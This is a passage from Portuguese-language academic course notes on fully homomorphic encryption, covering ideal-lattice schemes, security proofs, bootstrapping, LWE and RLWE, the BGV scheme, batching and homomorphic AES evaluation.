Prova. Para qualquer $\Psi = (\psi_1, ..., \psi_t)$, tal que $\psi = m_k + i_k + j_k$, onde $i_k \in I$ e $j_k \in J$, ou seja, um conjunto de textos encriptados válidos, temos que

$$\begin{aligned} \text{Eval}(\text{pk}, C, \Psi) &= g(C)(\Psi) \pmod{B_J^{\text{pk}}}, \\ &\in g(C)(m_1 + i_1, ..., m_t + i_t) + J. \end{aligned}$$

Como $m_k + i_k \in X_{\text{enc}}$, temos que $g(C)(m_1 + i_1, ..., m_t + i_t) \in X_{\text{dec}}$, por definição. Logo,

$$\begin{aligned} \text{Dec}(\text{sk}, \text{Eval}(\text{pk}, C, \Psi) &= g(C)(m_1 + i_1, ..., m_t + i_t) + J, \\ &= g(C)(m_1 + i_1, ..., m_t + i_t) + \pmod{B_I}, \\ &= g(C)(m_1, ..., m_t) + \pmod{B_I}, \\ &= C(m_1, ..., m_t). \square \end{aligned}$$

4.3.4. Segurança do esquema abstrato

Definição 4.3.1. Problema da classe lateral em ideais (*ideal coset problem - ICP*). Dado um anel R, uma base B_I e os algoritmos IdealGen e $\mathscr{D}_{B_I, B_J}$, que retorna um elemento aleatório de R, o desafiante escolhe aleatoriamente um bit $b \in \{0, 1\}$, gera $(B_J^{\text{sk}}, B_J^{\text{pk}}) = \text{IdealGen}(R, B_I)$. Se $b = 0$, ele computa $r = \mathscr{D}_{B_I, B_J}$ e $t = r \pmod{B)_J^{\text{pk}}}$. Se $b = 1$, ele escolhe t uniformemente em $R \pmod{B)_J^{\text{pk}}}$. O problema consiste em encontrar b dados (t, B_J^{pk}).

Resumidamente, o problema é distinguir entre uma distribuição uniforme e uma distribuição especial, induzida por $\mathscr{D}_{B_I, B_J}$.

Teorema 4.3.2. Suponha a existência de um algoritmo $\mathscr{A}$ capaz de atacar o esquema abstrato $\mathscr{E}$ com vantagem ε. Então existe um algoritmo $\mathscr{B}$, com tempo de execução polinomial em função do tempo de execução de $\mathscr{A}$, que resolve o problema ICP com vantagem $\varepsilon/2$.

Prova. O desafiante manda uma instância (t, B_J^{pk}) do problema ICP para o algoritmo $\mathscr{B}$, que escolhe $s \in I$. $\mathscr{A}$ solicita um desafio sobre o par de textos claros $(m_0, m_1) \in \mathscr{P}$, $\mathscr{B}$ escolhe aleatoriamente o bit $b \in \{0, 1\}$ e devolve para $\mathscr{A}$ o valor $\psi = m_b + ts \pmod{B)_J^{\text{pk}}}$. O algoritmo $\mathscr{A}$ retorna o palpite β' e $\mathscr{B}$ computa seu próprio palpite $b' = \beta \oplus \beta'$.

©2012 SBC — Soc. Bras. de Computação

Se $b = 0$, ψ corresponde a um texto encriptado válido, pois temos que $\psi = m_b + rs \pmod{B_J^{\text{pk}}}$. Com isso, o algoritmo $\mathscr{A}$ tem vantagem ε. Se $b = 1$, t é uniforme módulo J. Como o ideal gerado por s é primo com J, ts é uniforme módulo J e consequentemente ψ é um elemento aleatoriamente uniforme em $R \pmod{B)_J^{\text{pk}}}$, portanto é independente de β, de forma que $\mathscr{A}$ tem vantagem zero. Juntando ambas as possibilidades, temos que a vantagem de $\mathscr{B}$ é $\varepsilon/2$. $\square$

4.3.5. Ideais em anéis polinomiais e reticulados ideais

Considere o anel polinomial $R = \mathbb{Z}[x]/f(x)$, onde $f(x)$ é um polinômio irredutível de grau N sobre $\mathbb{Z}[x]$. Seja $a(x) \in \mathbb{Z}[x]/f(x)$, o ideal gerado por $a(x)$ é formado por todos os polinômios múltiplos de $a(x)$ módulo $f(x)$. Este ideal pode ser representado por um reticulado $\mathscr{L}_R$, onde a base deste reticulado é dada pelos vetores gerados pelos coeficientes dos polinômios $a(x) \pmod{f(x)}, x.a(x) \pmod{f(x)}, x^2.a(x) \pmod{f(x)}, ..., x^{N-1}.a(x) \pmod{f(x)}$, denominada *base de rotação*. Estes vetores são linearmente independentes no espaço vetorial com a base canônica. Em geral, não é necessário que o ideal seja gerado por apenas um polinômio, assim como também não é obrigatório utilizar uma base de rotação.

Dado um ideal sobre um anel polinomial, é possível determinar um reticulado tal que todo ponto do reticulado corresponde a um polinômio do ideal. Este reticulado é denominado ***reticulado ideal***.

A ***forma normal de Hermite*** (*Hermite normal form - HNF*) de um reticulado $\mathscr{L}_R$ é uma ***base triangular superior***, que pode ser computada eficientemente a partir de uma base qualquer do mesmo reticulado, sendo apropriada para ser utilizada como chave pública.

Reticulados ideais são apropriados para concretizarem o esquema abstrato discutido anteriormente, porque a operação de redução modular por uma base B_I é facilmente computada como o elemento pertencente ao paralelepípedo fundamental centralizado $\mathscr{P}(B_I)$. Dado $t \in R$, a redução modular $t \pmod{B_I}$ é computada da seguinte forma

$$t - B_I.\lfloor B_I^{-1} t \rceil.$$

4.3.6. O esquema concreto

Nesta seção será apresentado o esquema $\mathscr{E}$ que concretiza a proposta abstrata discutida anteriormente, utilizando reticulados ideais.

Definição 4.3.2. Seja r_{enc} o menor valor tal que $X_{\text{enc}} \in \mathscr{B}(r_{\text{enc}})$, onde $\mathscr{B}(r)$ é a esfera de raio r. Analogamente, r_{dec} é definido como o menor valor tal que $X_{\text{dec}} \in \mathscr{B}(r_{\text{dec}})$.

Com isso, o conjunto de circuitos permitidos é dado por

$$\mathbf{S_C} = \{\mathbf{C} \mid \forall (x_1, ..., x_t) \in \mathscr{B}(r_{\text{enc}})^t, g(\mathbf{C})(x_1, ..., x_t) \in \mathscr{B}(r_{\text{dec}})\}.$$

 ©2012 SBC — Soc. Bras. de Computação

Comparando com o esquema abstrato, X_{enc} e X_{dec} foram substituídos por $\mathscr{B}(r_{\text{enc}})$ e $\mathscr{B}(r_{\text{dec}})$, respectivamente.

Para compreender que classe de circuitos $\mathscr{E}$ consegue avaliar, é preciso estabelecer limites para o tamanho dos vetores resultantes da soma e multiplicação de quaisquer dois vetores. Dados u e v, pela desigualdade triangular, temos que $||u+v|| \leq ||u|| + ||v||$. Já a multiplicação depende do anel R para que possamos estabelecer tal limite. Sendo assim, dizemos que $||u.v|| \leq \gamma_{\text{Mult}}(R).||u||.||v||$, onde $\gamma_{\text{Mult}}(R)$ é um fator dependente de R.

Teorema 4.3.3. Suponha que $r_{\text{enc}} \geq 1$. Dado um circuito $\mathbf{C}$, cujas portas aditivas possuam γ_{Mult} parâmetros de entrada e cujas portas multiplicativas possuam dois parâmetros de entrada, se a profundidade de $\mathbf{C}$ é no máximo $\log\log r_{\text{dec}} - \log\log \gamma_{\text{Mult}}.r_{\text{enc}}$, então $\mathbf{C}(x_1,...,x_t) \in \mathscr{B}(r_{\text{dec}})$, para todo $(x_1,...,x_t) \in \mathscr{B}(r_{\text{enc}})$.

Prova. Considere um circuito $\mathbf{C}$ com profundidade d. Seja r_i um limite superior para a norma dos valores de $\mathbf{C}$ no nível i, onde o nível d representa a entrada do circuito e r_0 representa a sua saída. Uma porta aditiva no nível i gera uma saída $v_+ \in R$, tal que $||v_+|| \leq \gamma_{\text{Mult}}.r_i$, enquanto uma porta multiplicativa no mesmo nível, gera uma saída $v_\times \in R$, tal que $||v_\times|| \leq \gamma_{\text{Mult}}.r_i^2$. Portanto, na pior das hipóteses temos que $r_{i-1} \leq \gamma_{\text{Mult}}.r_i^2$. Dado que $\mathbf{C}$ recebe textos encriptados válidos como entrada, temos que $r_d \leq r_{\text{enc}}$, e com isso, obtemos

$$r_0 \leq (\gamma_{\text{Mult}}.r_{\text{enc}})^{2^d}.\square$$

Portanto, para maximizar a profundidade de circuito que o esquema $\mathscr{E}$ é capaz de lidar homomorficamente, é preciso minimizar γ_{Mult} e r_{enc}. Por outro lado, é preciso maximizar r_{dec}. Porém, a segurança semântica de $\mathscr{E}$ está relacionada à razão $r_{\text{dec}}/r_{\text{enc}}$ [Gen09b]. Para que o esquema seja capaz de decriptar, é necessário que $r_{\text{dec}} < \lambda_1(J)$, e para que o algoritmo ***LLL*** não possa ser usado para atacar o esquema, é necessário que $\lambda_1(J)/r_{\text{enc}}$ não seja muito grande. Isto é, $r_{\text{dec}} = 2^{n_1^c}$ e $\lambda_1(J)/r_{\text{enc}} = 2^{n_2^c}$, para $0 < c_1, c_2 < 1$ é uma escolha que permite avaliar circuitos de profundidade $(c_1 - c_2)\log n$.

Lema 4.3.1. Seja B uma base de um determinado reticulado e $B^* = (B^{-1})^T$. Seja r o raio da maior esfera centrada na origem tal que $\mathscr{P}(B)$ a circunscreve. Então $r = 1/(2.||B^*||)$. Em particular,

$$r_{\text{dec}} = 1/(2.||((B_J^{\text{sk}})^{-1})^T||).$$

Suponha que $||t|| \leq r$, então cada coeficiente de $B^{-1}t$ tem magnitude no máximo 1/2.

Prova. Cada coeficiente de $B^{-1}t$ é o produto interno de t e uma coluna de B^*, portanto tem magnitude no máximo $||t||.||B^*|| < 1/2$, o que implica que $\lfloor B^{-1}t \rceil = 0$. Assim, $t = t \pmod B$ e portanto $t \in \mathscr{B}$. Seja v o maior vetor de B^* e seja x um vetor paralelo a v. Então, se o produto interno entre v e x for estritamente maior que $1/2$, temos que $x \notin \mathscr{P}(B)$, se e somente se $||x|| > 1/(2||B^*||)$. $\square$

 ©2012 SBC — Soc. Bras. de Computação

O algoritmo IdealGen pode computar B_J^{sk} por meio da base de rotação de um vetor v pequeno e paralelo a $e_1 = (1,0,...,0)$ e $B_J^{\text{pk}} = HNF(B_J^{\text{sk}})$. Com isso, obtemos $r_{\text{dec}} = ||v||/2$.

4.3.7. Redução do circuito de decriptação

Nesta seção serão introduzidos dois ajustes que serão responsáveis por tornar o circuito de decriptação do esquema capaz de ser avaliado homomorficamente.

Ajuste 1. Redefina o conjunto de circuitos permitidos $\mathbf{S_C}$ substituindo $\mathscr{B}(r_{\text{dec}})$ por $\mathscr{B}(r_{\text{dec}})/2$.

Lema 4.3.2. Após o ajuste 1, os coeficientes de $(B_J^{\text{sk}})^{-1}\psi$ distam $1/4$ de um inteiro, onde ψ é um texto encriptado válido.

Ajuste 2. Compute um vetor pequeno $v_J^{\text{sk}} \in J^{-1}$, tal que existe $u \in I+1$ e $u(v_J^{\text{sk}})^{-1} \in I+1$. Além disso, modifique $\mathbf{S_C}$ de modo a usar o seguinte limite para a decriptação

$$\mathscr{B}(2r_{\text{dec}}/(n^{1.5}\gamma_{\text{Mult}}(R)^2||B_I||)).$$

Com este segundo ajuste, a decriptação pode ser realizada da seguinte forma:

$$\psi - B_J^{\text{sk}}.\lfloor (B_J^{\text{sk}})^{-1}\psi \rceil \pmod{B_I} = \psi - \lfloor v_J^{\text{sk}}\psi \rceil \pmod{B_I}.$$

Basicamente a mesma estratégia que foi adotada com números inteiros será também seguida com reticulados ideais. Ou seja, o problema SSSP é introduzido de modo que o texto encriptado passa a conter uma sequência de valores, que ao serem somados permitem a decriptação da mensagem. Para calcular a somatória é utilizada a mesma técnica baseada em polinômios simétricos elementares para computar os bits do ***peso de Hamming***. Porém, o espaço de texto claro $\mathscr{P}$ precisa ser restrito a $\{0,1\}$ e o ideal I deve ser simplesmente $(2.e_1)$ para obter o resultado desejado.

São definidos dois novos algoritmos para formalizar as ideias anteriormente descritas: SplitKey e ExpandCT. O primeiro é responsável por modificar o par de chaves original, acrescentando uma instância do problema SSSP, de modo que a nova chave privada passa a conter os índices i dos elementos t_i que devem ser somados para obter o vetor v_J^{sk}, assim como ocorreu anteriormente para esconder $1/p$. O segundo modifica o texto encriptado retornado pelos algoritmos Enc e Eval, de modo que, dado ψ válido, o novo texto encriptado é uma sequência de valores $t_i\psi$. Isto é, parte da computação do algoritmo Dec já é realizada pelo algoritmo ExpandCT, restando apenas calcular a somatória dos valores onde i corresponde a um índice válido para a solução do ***problema SSSP***.

Modificação da chave. Sejam as funções $\gamma_{\text{set}}(n)$, simultaneamente pertencente a $\omega(n)$ e a poly(n) (correspondente a Θ) e $\gamma_{\text{subset}}(n)$, tais que $\gamma_{\text{subset}}(n)$ é ao mesmo tempo $\omega(1)$ e $o(n)$ (correspondente a θ). O algoritmo SplitKey gera $\gamma_{\text{set}}(n)$ valores de t_i em $J^{-1} \pmod{B_I}$, de modo que exista um conjunto T, composto de $\gamma_{\text{subset}}(n)$ valores de t_i,

que somados resultam em $v_J^{\text{sk}} + I$. Os índices são representados por um conjunto de bits $\{s_i\}_0^{\gamma_{\text{set}}(n)}$, onde $s_i = 1$ se e somente se t_i pertence a T. A chave pública é modificada para incluir os valores de t_i, enquanto a chave privada é alterada para conter os índices i da solução do problema SSSP.

Expansão do texto encriptado. Dado ψ um texto encriptado válido segundo o esquema $\mathscr{E}$ original, então o algoritmo ExpandCT retorna $c_i = t_i \psi \pmod{B_I}$.

4.3.8. Autoinicialização

Considere a existência de um esquema criptográfico $\mathscr{E}$ capaz de avaliar compactamente uma classe $\mathbf{S_C}$ de circuitos. Em outras palavras, dado um circuito $\mathbf{C} \in \mathbf{S_C}$, o esquema $\mathscr{E}$ é homomórfico em relação à $\mathbf{C}$, portanto existe um circuito $\mathbf{C}'$, estruturalmente idêntico a $\mathbf{C}$, mas que aceita como entrada $\text{Enc}(\text{pk}, m)$ ao invés de m. Então é possível utilizar $\mathscr{E}$ para obter um novo criptossistema $\mathscr{E}'$, capaz de avaliar circuitos de profundidade arbitrária. Para que isso seja possível é necessário que $\mathscr{E}$ seja capaz de avaliar seu próprio circuito de decriptação, acrescentado de uma operação de soma ou multiplicação.

Utilizando d para denotar a profundidade do circuito, representamos por $\mathscr{E}^{(d)}$ o esquema criptográfico capaz de avaliar compactamente circuitos de profundidade no máximo d. O esquema $\mathscr{E}$ pode ser usado para construir $\mathscr{E}^{(d)}$ repetindo o procedimento descrito no parágrafo anterior d vezes.

Mas até o momento ainda não foi descrito o circuito de decriptação que será utilizado. Seguindo a estratégia da seção 4.2.3.6, define-se a variável $a_i = s_i.c_i$, isto é, aqueles valores de c_i correspondentes a uma solução do problema SSSP. Define-se também um conjunto de valores $\{w_i\}_0^{\gamma_{\text{subset}}(n)+1}$ cuja soma, após tomado o inteiro mais próximo de cada coordenada, seja igual a soma dos valores de a_i. Assim, é possível utilizar o algoritmo 4.2.3.6 para computar eficientemente o circuito de decriptação.

De acordo com a escolha de parâmetros, atacar o problema SSSP tem complexidade $2^{\gamma_{\text{subset}}(n)}$. Porém, quanto maior é o valor de $\gamma_{\text{subset}}(n)$, maior é o fator de aproximação para o ***problema CVP***. Considerando que um fator de aproximação de 2^k leva tempo $2^{n/k}$, é preciso escolher $\gamma_{\text{subset}}(n)$ de maneira que ambos os problemas sejam difíceis de atacar. Ou seja, se $\gamma_{\text{subset}}(n) = \sqrt{n}$, a complexidade do problema é aproximadamente $2^{\sqrt{n}}$. Assim, n é escolhido de forma que $n \approx \lambda^2$. Utilizando FFT, é possível obter complexidade aproximadamente de λ^6 para o algoritmo de decriptação [Gen09b]. Em relação ao esquema definido sobre inteiros, o tamanho do parâmetro $q \approx \lambda^5$, para garantir que o problema do mdc aproximado seja difícil, é um fator que torna o esquema baseado em inteiros menos eficiente que a versão baseada em reticulados ideais.

4.4. Trabalhos recentes

Nesta seção será apresentada uma compilação de trabalhos recentes, que propõe a utilização do problema LWE polinomial para obter um esquema homomórfico restrito, isto é, capaz de avaliar uma classe limitada de circuitos algébricos. Além disso, será discutido o uso prático deste tipo de criptossistema, já que muitas aplicações interessantes não requerem a existência de um esquema completamente homomórfico.

 ©2012 SBC — Soc. Bras. de Computação

4.4.1. ECH sem *autoinicialização*

Até o momento, todas as propostas de ECH apresentadas seguem o modelo desenvolvido por Craig Gentry, onde primeiramente é construído um esquema homomórfico restrito, seguido de uma redução do circuito de decriptação, para finalmente utilizar a ***autoinicialização***. Porém, este modelo possui limites claros em relação à performance mínima que pode ser obtida. Em um trabalho recente são apresentados argumentos que mostram que a *autoinicialização* tem complexidade mínima de $\Omega(\lambda^4)$ [BGV11]. Stehlé e Steinfeld propuseram uma otimização (não tem sido utilizada) que permite reduzir o grau da decriptação para $O(\sqrt{\lambda})$, de modo que a complexidade mínima da ***autoinicialização*** pode tornar-se $\Omega(\lambda^{3.5})$.

Recentemente, em dois trabalhos distintos, Gentry e Halevi [GH11a] e Brakerski e Vaikuntanathan [BV11] encontraram formas de desviar deste modelo principal. No primeiro trabalho, o circuito de decriptação é descrito por polinômios simétricos, cuja computação pode ser realizada por um circuito de profundidade 3, onde o primeiro e terceiro níveis são constituídos apenas de somas, enquanto o segundo nível é constituído de multiplicações. Assim, para evitar o aumento quadrático do ruído, as multiplicações são realizadas utilizando um criptossistema como o ElGamal, capaz de multiplicar homomorficamente. No segundo trabalho, são utilizadas duas técnicas: ***redução de dimensão*** e ***redução de módulo***. Para isso, o esquema é baseado no problema LWE, introduzindo uma importante mudança na construção de ECH eficiente.

Mas apesar das novas ideias, a performance ainda era limitada inferiormente por $\Omega(\lambda^4)$. Em outro trabalho, Gentry, Brakerski e Vaikuntanathan [BGV11] utilizam algumas das ideias anteriores e o problema LWE em anéis (RLWE) para obter um esquema que não precisa de autoinicialização.

Definição 4.4.1. O ***problema LWE*** consiste em encontrar o vetor $s \in \mathbb{Z}_q^n$, dadas as equações

$$\begin{aligned} \langle s, a_1 \rangle &\approx_{\mathscr{D}} b_1 \pmod{q} \\ \langle s, a_2 \rangle &\approx_{\mathscr{D}} b_2 \pmod{q} \\ &\vdots \end{aligned}$$

A notação $\approx_{\mathscr{D}}$ significa uma tolerância na igualdade, de acordo com a distribuição $\mathscr{D}$. Ou seja, $\langle s, a_i \rangle$ difere de b_i e esta diferença é determinada pela distribuição $\mathscr{D}$, geralmente tomada como sendo a distribuição normal. Alternativamente, podemos escrever $\langle s, a_i \rangle = b_i + e_i$, onde $e_i \in \mathscr{D}$.

A quantidade de equações contribui relativamente pouco para a solução do problema. Existe um compromisso entre o número de equações e o tempo de execução para encontrar a solução do problema, mesmo com uma quantidade arbitrária de equações a complexidade é na melhor das hipóteses subexponencial [BKW03].

Em 2005, Oded Regev apresenta uma redução quântica do problema LWE ao pior caso de problemas em reticulados. Além disso, este trabalho mostra um novo criptossis-

 ©2012 SBC — Soc. Bras. de Computação

tema, cuja performance é consideravelmente melhor que outros esquemas baseados em reticulados [Reg05].

Lyubaskevsky, Peikert e Regev definiram uma versão similar ao problema LWE, mas usando anéis polinomiais [LPR10]. Seja $f(x) = x^d + 1$, onde d é uma potência de 2. Dado um inteiro q e um elemento $s \in R = \mathbb{Z}_q[x]/f(x)$, o **problema LWE em anel** sobre R, com relação a uma distribuição $\mathscr{D}$, é definido equivalentemente, ou seja, é preciso encontrar s que satisfaça as seguintes equações:

$$\begin{aligned} s.a_1 &\approx_{\mathscr{D}} b_1 \pmod R \\ s.a_2 &\approx_{\mathscr{D}} b_2 \pmod R \\ &\vdots \end{aligned}$$

onde a_i e b_i são elementos de R e a redução modular em R é o mesmo que reduzir o polinômio resultante módulo $f(x)$ e seus coeficientes módulo q.

4.4.2. Criptossistema homomórfico restrito

A seguir é apresentado o criptossistema que será utilizado como base da construção final, sendo usada a notação $\mathscr{E}_R(\lambda, \mu)$ para referência a este esquema.

Definição 4.4.2. Configuração. Dado o parâmetro de segurança λ e um parâmetro secundário μ, escolhemos um inteiro q com μ bits e $N = \lceil 3 \log q \rceil$.

Geração de chaves. Utilize a distribuição $\mathscr{D}$ para obter o polinômio s^*, denotando por s o vetor de tamanho 2 formado pelos polinômios 1 e s^*. A chave privada é dada por $\mathrm{sk} = s$. Gere aleatoriamente uma matriz A' de N linhas e uma coluna, cujos elementos sejam polinômios com coeficientes uniformemente escolhidos em $\mathbb{Z}_q$. Utilize a distribuição $\mathscr{D}$ para gerar N polinômios e_i e compute $b = A's^* + 2e$. Compute a matriz A de duas colunas, sendo a primeira igual a b e a segunda igual a $-A'$. A chave pública é dada por $\mathrm{pk} = A$. Por construção, temos que $As = 2e$.

Encriptação. Dada uma mensagem $m \in \{0, 1\}$, define-se a matriz m' de duas linhas, onde a primeira é o próprio m e a segunda é igual a zero. Gere aleatoriamente a matriz de polinômios binários r, com N linhas. Compute

$$c = m' + A^T r.$$

Decriptação. Compute $m = [[\langle c, s \rangle]_q]_2$.

A corretude deste criptossistema é facilmente verificada usando a relação $As = 2e$ e o fato de q ter sido escolhido suficientemente grande para que o acúmulo de erro não ultrapasse $q/2$, semelhantemente ao caso sobre números inteiros.

4.4.3. Redução de dimensão

O algoritmo de decriptação descrito anteriormente assemelha-se ao ElGamal, porque o texto encriptado é composto por dois polinômios, $c = [c_0, c_1]$, enquanto a chave privada é dada por $s = [1, s^*]$. Portanto, a decriptação pode ser representada por

$$m = [c_0 + c_1 s^*]_q \pmod 2.$$

A expressão $c_0 + c_1 s^*$ é um polinômio de grau 1 em $s?*$. Para multiplicar dois textos encriptados, $c = \text{Enc}(\text{pk}, m)$ e $c' = \text{Enc}(\text{pk}, m')$, podemos computar

$$(c_0 + c_1 s^*)(c_0' + c_1' s^*) = c_0 c_0' + (c_0 c_1' + c_0' c_1) s^* + c_1 c_1' (s^*)^2.$$

Se q for suficientemente grande, ao substituir s pela chave privada na expressão anterior, obtemos um polinômio que pode ser usado para recuperar $m.m'$. Porém, a multiplicação faz com que o texto encriptado esteja em um espaço de dimensão maior. Para que o criptossistema seja compacto, o texto encriptado não pode crescer desta maneira, de modo que é preciso um algoritmo para redução da dimensão. Esta tarefa será realizada por meio de um algoritmo denominado SwitchKey, que, com base em parâmetros públicos, retorna um texto encriptado que pode ser normalmente decriptado.

Dado um polinômio x, considere o algoritmo BitDecomp, que retorna $\log q$ polinômios binários x_i, computados pela representação dos coeficientes de x na base 2. Isto é,

$$x = \sum 2^i x_i.$$

Além disso, considere o algoritmo PowerOf2, que retorna $\log q$ polinômios na forma $2^i x$, como segue:

$$\text{PowerOf2}(x) = [x, 2x, ..., 2^{\lfloor \log q \rfloor} x].$$

Por construção, temos que

$$\langle \text{BitDecomp}(c), \text{PowerOf2}(s) \rangle = \langle c, s \rangle \pmod q.$$

Assim, é possível definir da seguinte forma o algoritmo SwitchKeyGen:

1. dado um vetor de polinômios $\bar{s}$, derivado da chave privada s, compute uma nova chave pública $\bar{A}$, correspondente a $\bar{s}$, com $\bar{N}$ linhas, onde $\bar{N} = 3 \log^2 q$;
2. retorne $\bar{B} = \bar{A} + \text{PowerOf2}(\bar{s})$, onde $\text{PowerOf2}(\bar{s})$ é adicionado a primeira coluna de $\bar{B}$.

Com isso, dado um texto encriptado expandido $\bar{c}$, o algoritmo SwitchKey pode ser definido simplesmente como

$$\text{SwitchKey}(\bar{c}) = \text{BitDecomp}(\bar{c})^T \bar{B}.$$

Em resumo, a matriz $\bar{B}$ funciona como alternativa ao uso do problema SSP, descrito nos esquemas anteriores. Ou seja, é a encriptação da chave privada usando sua

própria chave pública, de modo que estamos novamente assumindo segurança circular. É possível redefinir os algoritmos SwitchKeyGen e SwitchKey, de maneira a utilizar uma cadeia de chaves, mas para simplificar a exposição, foi adotada esta estratégia.

4.4.4. Redução de módulo

Os criptossistemas definidos até agora possuem um problema em comum: o ruído cresce de forma quadrática a cada multiplicação. Para que um esquema seja considerado completamente homomórfico, é necessário que ele seja capaz de avaliar uma quantidade arbitrária de operações de soma ou multiplicação. Portanto, o crescimento quadrático do ruído é um problema que deve ter atenção especial. Para superar este obstáculo, Brakerski e Vaikuntanathan [BV11] propuseram uma nova técnica para gerenciamento do ruído.

Basicamente, se o ruído inicial é proporcional a r, após k multiplicações este ruído passa a ser proporcional a r^{2^k}. A solução encontrada foi utilizar uma cadeia decrescente de módulos $q_i \approx q/r^i$. Após a primeira multiplicação, ajusta-se o texto encriptado c, multiplicando-o por $1/r$ e corrigindo a paridade se necessário, e troca-se o módulo q por q/r. Esta mudança parece não trazer nenhum ganho e não pode ser realizada arbitrariamente, pois a cadeia decrescente chega rapidamente (linearmente em relação a profundidade do circuito) em um valor mínimo. Porém, é fácil mostrar que o ruído é reduzido na mesma proporção $1/r$, ou seja, após a k-ésima multiplicação, obtemos ruído proporcional a r^k, ao invés de r^{2^k}. Logo, há um ganho exponencial nesta transformação. Quando a cadeia decrescente chega ao fim, é necessário usar a autoinicialização para retornar ao topo da cadeia.

Sendo assim, dado um vetor de polinômios x, o algoritmo $\mathrm{Scale}(x, q_i, q_{i+1})$ computa o vetor de polinômios mais próximo a $(q_{i+1}/q_i)x$, tal que

$$\mathrm{Scale}(x, q_i, q_{i+1}) = x \pmod{2}.$$

4.4.5. BGV

Com isso, definimos nesta seção o esquema ***BGV*** (Brakerski, Gentry, Vaikuntanathan [BGV11]), capaz de avaliar circuitos de profundidade multiplicativa L.

 ©2012 SBC — Soc. Bras. de Computação

Definição 4.4.3. Configuração. Dado o parâmetro de segurança λ e a profundidade multiplicativa L, compute $\mu = \theta(\log\lambda + \log L)$. Para i variando de L a 0, configure o esquema $\mathscr{E}_{R,i}(\lambda, (i+1)\mu)$, obtendo uma cadeia decrescente de módulos, começando com q_L, que possui $(L+1)\mu$ bits, até q_0, que possui μ bits.

Geração de chaves. Utilize a geração de chaves do esquema $\mathscr{E}_R$ para cada nível i do circuito. Compute $s'_i = s_i \otimes s_i$ e $s''_i = \text{BitDecomp}(s_i, q_i)$, onde BitDecomp recebe q_i por parâmetro, já que agora existem $L+1$ possibilidades para q_i. Finalmente, compute $\bar{B}_i = \text{SwitchKeyGen}(s''_i, s_{i-1})$, para $i > 0$. A chave privada é formada pelos valores de s_i, enquanto a chave pública corresponde às chave públicas de $\mathscr{E}_{R,i}$, acrescidas de $\bar{B}_i$.

Encriptação. Dado o bit m, compute $\mathscr{E}_{R,L}.\text{Enc}(\text{pk}_L, m)$.

Decriptação. Dado um texto encriptado c, no nível k do circuito, utilize a chave privada s_k para computar $m = \mathscr{E}_{R,k}.\text{Dec}(s_k, c)$.

A soma de textos encriptados é realizada pela soma individual dos polinômios, enquanto a multiplicação é realizada pelo produto tensorial dos textos encriptados, obtendo assim um vetor composto por 3 polinômios, denominado texto encriptado expandido, sendo então necessário utilizar o algoritmo Recrypt, definido a seguir, de modo que o texto encriptado volte a ser composto por 2 polinômios.

Dado o texto encriptado expandido $\bar{c}$, q_i e q_{i+1}, o algoritmo Recrypt calcula

$$c_1 = \text{PowerOf2}(\bar{c}, q_i).$$

Neste momento, a seguinte condição é válida: $\langle c_1, s''_j \rangle = \langle c, s'_j \rangle$. Agora, é possível utilizar os algoritmos de redução de dimensão e redução de módulo, isto é, calcula-se $c_2 = \text{Scale}(c_1, q_{i+1}, q_i)$ e a saída do algoritmo é dada por

$$\text{SwitchKey}(c_2, q_i, \bar{B}_i).$$

4.4.6. Operações em bloco

Nesta seção será descrita uma importante otimização sobre o esquema anterior. A ideia consiste em utilizar o teorema chinês dos restos para permitir a operação simultânea sobre um vetor de mensagens. Na literatura, é feita uma analogia ao modelo SIMD, pela capacidade de operar sobre vetores de palavras [SV11].

Com esta otimização é possível reduzir a computação homomórfica de cada nível do circuito para complexidade polilogarítmica, representando assim um grande ganho em relação ao limite anterior de $\Omega(\lambda^{3.5})$. Porém, o circuito a ser avaliado homomorficamente deve ter largura média de $\Omega(\lambda)$.

Além disso, a capacidade de realizar somas e multiplicações sobre vetores não é um modelo computacional completo, porque não é equivalente ao modelo de circuitos algébricos. É necessária uma maneira de permutar os elementos dentro de um determinado vetor, caso contrário não seria possível computar funções relacionando elementos de diferentes posições do vetor. Para resolver este problema foi utilizado o automorfimo de

 ©2012 SBC — Soc. Bras. de Computação

Frobenius, que permite rotacionar os elementos do vetor, e uma rede de permutação, que permite combinar rotações a esquerda e a direita para realizar permutações mais complicadas.

Matematicamente, sejam m e q inteiros tais que $\mathbb{Z}_q = \mathbb{Z}/q\mathbb{Z}$ contém uma raíz m-ésima primitiva da unidade, $w \in \mathbb{Z}_q$, então o m-ésimo polinômio ciclotômico, $\Phi_m(x)$, pode ser fatorado em termos lineares módulo q

$$\Phi_m(x) = \prod (x - w^i) \pmod{q}.$$

Um polinômio em $\mathbb{Z}_q[x]/\Phi_m(x)$ pode ser representado por seus coeficientes, como vínhamos fazendo até agora, ou então pode ser representado por sua avaliação exatamente nas raízes m-ésimas primitivas da unidade. Assim, existem duas possíveis representações: por coeficientes, ou por avaliação. A primeira denotaremos por $\overrightarrow{c}$, enquanto a segunda denotaremos por $\overrightarrow{d}$, de modo que as representações estão relacionadas pela matriz de Vandermonde V_m da seguinte maneira

$$\overrightarrow{d} = V_m \overrightarrow{c}.$$

Considerando q como o produto de primos p_i, podemos de fato utilizar duas vezes o teorema chinês dos restos (TCR), já que os próprios elementos de $\mathbb{Z}_q$ podem ser decompostos de acordo os fatores de q. Esta representação é chamada de **TCR dupla**.

4.4.7. AES homomórfico

Recentemente, Craig Gentry Shai Halevi e Nigel Smart [GHS12b] apresentaram um resultado prático importante: a avaliação homomórfica do AES-128. A implementação foi realizada utilizando a biblioteca NTL sobre GMP. Foi usado o esquema BGV, com a representação TCR dupla, de forma que o modelo SIMD foi utilizado para computar sobre os blocos do AES. A execução de uma rodada completa do AES demorou aproximadamente uma semana, realizada por um computador com 256 GB de memória RAM.

A escolha do AES é de especial importância, porque por um lado possui estrutura que permite o uso das técnicas descritas na seção anterior, para operações em bloco, e, por outro lado, permite transformar um texto encriptado obtido pelo AES em um texto encriptado homomórfico, de modo que o dado pode ser manipulado sem que em nenhum momento o fique desprotegido, isto é, em claro.

Este trabalho utiliza a versão mais eficiente de ECH construída até o momento, propondo uma técnica nova para o gerenciamento dinâmico do ruído. Uma estimativa do ruído é acrescentada ao texto encriptado. Assim, foi possível minimizar a quantidade de vezes que a reencriptação é necessária. Por sua vez, isto é interessante porque este algoritmo precisa transformar da representação TCR dupla para a representação em coeficientes e esta transformação requer bastante processamento. De fato, a transformação entre representações é realizada pelo algoritmo FFT e FFT inverso de um vetor de polinômios. Com isso, este trabalho pode ser considerado como um marco importante para a encriptação homomórfica.

 ©2012 SBC — Soc. Bras. de Computação

4.5. Aplicações

